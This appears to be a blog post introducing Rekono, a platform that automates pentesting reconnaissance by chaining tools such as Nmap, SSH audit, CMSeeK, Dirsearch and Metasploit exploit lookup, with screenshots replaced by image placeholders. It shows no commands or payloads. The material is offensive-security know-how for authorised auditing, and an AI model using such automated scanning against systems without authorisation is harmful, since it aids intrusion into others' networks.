
Do you ever think about the steps that you follow when you start pentesting? You probably start by performing some OSINT tasks to gather public information about the target. Then, maybe you run hosts discovery and ports enumeration tools. When you know what the target exposes, you can execute more specific tools for each service, to get more information and, maybe, some vulnerabilities. And finally, if you find the needed information, you will look for a public exploit to get you into the target machine. I know, I know, this is a utopian scenario, and in most cases, the vulnerabilities are found due to the pentester skills and not by scanning tools. But before using your skills, how much time do you spend trying to get as much information as possible with hacking tools? Probably, too much.

Rekono is a distributed platform that combines other hacking tools and their results to execute complete pentesting processes against a target in an automated way. The findings obtained during the executions will be sent to the user via email or Telegram notifications and can also be imported in Defect-Dojo if an advanced vulnerability management is needed. Note that, Rekono doesn't exploit vulnerabilities, its goal is getting as much information as possible from the target.

So, why not automate pentesting processes and focus on finding vulnerabilities using your skills and the information that Rekono sends you?

How does Rekono work?

The main Rekono feature is the execution of external hacking tools, and it can be performed in two different ways: including them in pentesting processes or independently. Pentesting processes are groups of different tools and configurations that will be executed together automatically. For example, in the picture above, you can see one default process that includes all the supported tools in Rekono:




The pentesting processes can be created dynamically, by including only the hacking tools that the auditor needs for his purposes. This is possible because the dependencies between the different tool executions are established based on the inputs and the potential results for each one. For example, given a process that includes Nmap, SSH audit, CMSeeK and Metasploit, the executions will be launched in that order:


- **Nmap**: this execution will find hosts, ports and services exposed by the target.
- **SSH audit**: this execution will be executed on SSH services found by Nmap to identify vulnerabilities.
- **CMSeek**: this execution will be executed on HTTP services found by Nmap to identify CMS technologies and vulnerabilities.
- **Metasploit**: this execution will process all the CVE found by SSH audit and CMSeeK to look for known public exploits.

In this case, SSH audit and CMSeeK can be executed at the same time because there are no dependencies between them.


Rekono uses an element called project to organize the different resources involved in the pentesting exercises: targets, executions, findings and auditors. As the projects group all the pentesting information, they are very useful to create specific metrics and to restrict the access to the resources. In the next picture, you can see the details for the project Demo:




Within one project, it's possible to create all the targets included in the pentesting scope. They can be domain names, host address, network address or IP ranges:




Moreover, it's possible to add more context information about the target, like known open ports, known technologies or known vulnerabilities. This information may be needed to execute some tools outside of pentesting processes. For example, Metasploit looks for known public exploits but it needs a CVE to perform the search, if it's executed within a pentesting process the CVEs can be obtained from the previous executions, but if it's executed alone, a known vulnerability is needed. In the following image you can see an example of this information:




After the target definition, it's possible to execute processes or tools against them, by the creation of tasks following the next form:




As you can see, the task intensity can be configured. In the case of the pentesting processes, only the tools that support an equal or lower intensity than the configured one will be executed. Moreover, the tasks can be created with time configuration, so that they can be executed on a specific date, after a specific time or periodically. The last one is a very interesting feature, because it allows the automatic check of different targets, so the users will note if new vulnerabilities appear for those targets:




After requesting the execution, Rekono will redirect the user to the task page where it's possible to review the execution progress and its results. In the next picture, we can see an Nmap execution:




In the case of the process executions, it's possible to review the pending tool executions and the findings for each one. In the following example, there are some executions already completed and two Dirsearch executions still running:




Moreover, if the auditor needs to review the original tool output, it's possible by clicking on the Output tab. In the next picture, the original Nmap output is shown:



At project level, it's possible to review the execution history in the tasks page. As you can see, this includes the target, executed tool or project, status, auditor who requests the execution and the execution date:



